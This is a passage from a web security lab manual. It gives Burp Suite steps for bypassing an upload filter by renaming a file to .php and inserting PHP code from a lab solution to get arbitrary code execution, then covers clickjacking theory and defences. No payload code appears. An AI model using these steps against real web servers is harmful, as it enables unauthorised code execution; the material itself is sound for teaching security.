
STEP 14: Click on Back to my account, and the uploaded image will be visible.




STEP 15: Open Burpsuite, go to proxy and on the intercept.

STEP 16:


- Open chromium browser and try to upload that same image.
- Request will be generated in Burpsuite.



STEP 17: Right click on the request and click on send to repeater.




STEP 18: Open repeater tab and rename 1 as file.




STEP 19:

- Go to proxy tab, in that click oh HTTP history and further right click on grey line. Enable images in the dialogue box and click apply.




- Search image name in the url and click on it.




STEP 20:

- In intercept tab request is generated, right click on that and send it to repeater.




- In repeater tab, rename 2 as check.




STEP 21:

- Go to file tab and press ctrl+A and copy paste the whole content in a notepad file.
- Remove the last 4 characters in notepad file and replace it with the content lying between ------- to --------- from file tab in burpsuite.
- Go to file tab in burpsuite and click ctrl+A and than backspace.
- Copy the content of notepad file and paste in file tab of burpsuite.




STEP 22: Change the filename in request to 1234.php.




STEP 23:


- Open chromium browser , in lab's solution from 5th step copy the php code and paste it under content type in burpsuite.




- Click on send and file should get uploaded successfully.
- Click on check tab and in first line replace file name with 1234.php and than send.




- Click on file tab and change the path to original one and than send.
- One should get the security code .



- Copy and paste that code, go to browser and submit the solution. The lab gets solved.





Conclusion: After performing this practical we learnt about File inclusion attacks: This practical could involve demonstrating how an attacker can exploit file inclusion vulnerabilities to execute arbitrary code on a web server**.**

PRACTICAL – 8

AIM: Clickjacking attacks: Students can be trained to identify and exploit clickjacking vulnerabilities in a web application to trick users into clicking on malicious links.

THEORY:

1) What is click jacking vulnerability?

Clickjacking is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy website. Consider the following example: A web user accesses a decoy website (perhaps this is a link provided by an email) and clicks on a button to win a prize. Unknowingly, they have been deceived by an attacker into pressing an alternative hidden button and this results in the payment of an account on another site. This is an example of a clickjacking attack.

2) How it works?


The technique depends upon the incorporation of an invisible, actionable web page (or multiple pages) containing a button or hidden link, say, within an iframe. The iframe is overlaid on top of the user's anticipated decoy web page content. This attack differs from a CSRF attack in that the user is required to perform an action such as a button click whereas a CSRF attack depends upon forging an entire request without the user's knowledge or input.

3) Preventive steps for click jacking vulnerabilities.


Clickjacking is a browser-side behavior and its success or otherwise depends upon browser functionality and conformity to prevailing web standards and best practice. Server-side protection against clickjacking is provided by defining and communicating constraints over the use of components such as iframes. However, implementation of protection depends upon browser compliance and enforcement of these constraints. Two mechanisms for server-side clickjacking protection are X-Frame-Options and Content Security Policy.

IMPLEMENTATION:

